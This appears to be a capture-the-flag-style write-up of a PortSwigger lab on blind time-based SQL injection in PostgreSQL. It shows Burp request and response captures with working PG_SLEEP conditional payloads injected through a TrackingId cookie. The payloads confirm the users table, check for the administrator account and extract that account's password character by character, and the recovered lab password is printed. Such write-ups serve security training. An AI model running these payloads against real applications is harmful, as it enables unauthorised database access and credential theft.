
Lab: Blind SQL injection with time delays and information retrieval

- Check for Blind SQLi with time delays via this payload (**' || PG_SLEEP(5) -- -**), the response came after 5 seconds




```
GET / HTTP/2
Host: 0a2a00e004caa13b814d4daa007900f2.web-security-academy.net
Cookie: TrackingId=H5vjBW8FX8DsDsPg' || PG_SLEEP(5) -- -;
session=qg3Dr8QQVV8HaFP5bQg0IvWq0J9n0eIi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11335

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=
        stylesheet>
        <title>
            Blind SQL injection with time delays and
            information retrieval
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            Blind SQL injection with
                            time delays and information
                            retrieval
                        </h2>
                        <a class=link-back href='
                        https://portswigger.net/web-secur
```

```
Done                                                    11,444 bytes | 5,116 millis
```

- make a conditional payload, if true, sleeps for 5 seconds, else sleep for 0 seconds (**'; SELECT CASE WHEN (1=1) THEN PG_SLEEP(5) ELSE PG_SLEEP(0) END-- -**) (Note: The payload is URL Encoded)



Request

```
GET / HTTP/2
Host: 0a2a00e004caa13b814d4daa007900f2.web-security-academy.net
Cookie: TrackingId=H5vjBW8FX8DsDsPg'%3bSELECT+CASE+WHEN+(1%3d1)+THEN+PG_SLEEP(5)+ELSE+PG_SLEEP(0)+END--+-; session=qg3Dr8QQVV8HaFP5bQg0IvWq0J9n0eIi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11335

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=stylesheet>
        <title>
            Blind SQL injection with time delays and information retrieval
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            Blind SQL injection with time delays and information retrieval
                        </h2>
                        <a class=link-back href='https://portswigger.net/web-secur
```

Inspector

Selection 70 (0x46)

Selected text

```
'%3bSELECT+CASE+WHEN+(1%3d1)+THEN+PG_SLEEP(5)+ELSE+PG_SLEEP(0)+END--+-
```

Decoded from: URL encoding


```
';SELECT CASE WHEN (1=1) THEN PG_SLEEP(5) ELSE PG_SLEEP(0) END-- -
```

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	2
Request headers	17
Response headers	3

Done

11,444 bytes | 5,105 millis

- check if users table exist, if true, sleeps for 5 seconds, else sleep for 0 seconds, using this payload (**'; SELECT CASE WHEN ((SELECT 'a' FROM users)='a' limit 1) THEN PG_SLEEP(5) ELSE PG_SLEEP(0) END -- -**)



Request

```
GET / HTTP/2
Host: 0a2a00e004caa13b814d4daa007900f2.web-security-academy.net
Cookie: TrackingId=H5vjBW8FX8DsDsPg'%3b+SELECT+CASE+WHEN+((SELECT+'a'+FROM+users+limit+1)%3d'a')+THEN+PG_SLEEP(5)+ELSE+PG_SLEEP(0)+END+--+-; session=qg3Dr8QQVV8HaFP5bQg0IvWq0J9n0eIi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11335

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=stylesheet>
        <title>
            Blind SQL injection with time delays and information retrieval
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            Blind SQL injection with time delays and information retrieval
                        </h2>
                        <a class=link-back href='https://portswigger.net/web-secur
```

Inspector

Selection 104 (0x68)

Selected text

```
'%3b+SELECT+CASE+WHEN+((SELECT+'a'+FROM+users+limit+1)%3d'a')+THEN+PG_SLEEP(5)+ELSE+PG_SLEEP(0)+END+--+-
```

Decoded from: URL encoding

```
'; SELECT CASE WHEN ((SELECT 'a' FROM users limit 1)='a') THEN PG_SLEEP(5) ELSE PG_SLEEP(0) END --
-
```


Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	2
Request headers	17
Response headers	3

Done

11,444 bytes | 5,131 millis

- check if the username "administrator" exists (**'; SELECT CASE WHEN ((SELECT 'a' FROM users where username='administrator' limit 1)='a') THEN**

PG_SLEEP(5) ELSE PG_SLEEP(0) END -- -)



```
GET / HTTP/2
Host: 0a2a00e004caa13b814d4daa007900f2.web-security-academy.net
Cookie: TrackingId=
H5vjBW8FX8DsDsPg'%3b+SELECT+CASE+WHEN+((SELECT+'a'+FROM+users+wh
ere+username%3d'administrator'+limit+1)%3d'a')+THEN+PG_SLEEP(5)+
ELSE+PG_SLEEP(0)+END+--+-; session=
qg3Dr8QQVV8HaFP5bQg0IvWq0J9n0eIi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11335

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=
        stylesheet>
        <title>
            Blind SQL injection with time delays and
            information retrieval
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            Blind SQL injection with
                            time delays and information
                            retrieval
                        </h2>
                        <a class=link-back href='
                        https://portswigger.net/web-secur
```

Selection 136 (0x88)

Selected text

```
%3b+SELECT+CASE+WHEN+((SELECT+'a'
+FROM+users+where+username%3d'adm
inistrator'+limit+1)%3d'a')+THEN+
PG_SLEEP(5)+ELSE+PG_SLEEP(0)+END+
--+-
```

Decoded from: URL encoding

```
; SELECT CASE WHEN ((SELECT 'a' F
ROM users where username='adminis
trator' limit 1)='a') THEN PG_SLE
EP(5) ELSE PG_SLEEP(0) END -- -
```

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 2

Request headers 17


Response headers 3

Done

11,444 bytes | 5,113 millis

- Get the length of administrator's password (**'; SELECT CASE WHEN ((SELECT LENGTH(PASSWORD) FROM users where username='administrator' limit 1)=1) THEN PG_SLEEP(5) ELSE PG_SLEEP(0) END -- -**), I'll run a python script to get the length of the password.
- Password length : 20
- Retrieve password character by character (**'; SELECT CASE WHEN ((SELECT SUBSTRING(PASSWORD, 1, 1) FROM users where username='administrator' limit 1)='a') THEN PG_SLEEP(5) ELSE PG_SLEEP(0) END -- -)**
- Run a python script to get the password.

- Log in using username=”administrator”, password=”txtjlkwmjqtbud05kdfd”



Blind SQL injection with time delays and information retrieval

LAB Solved

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email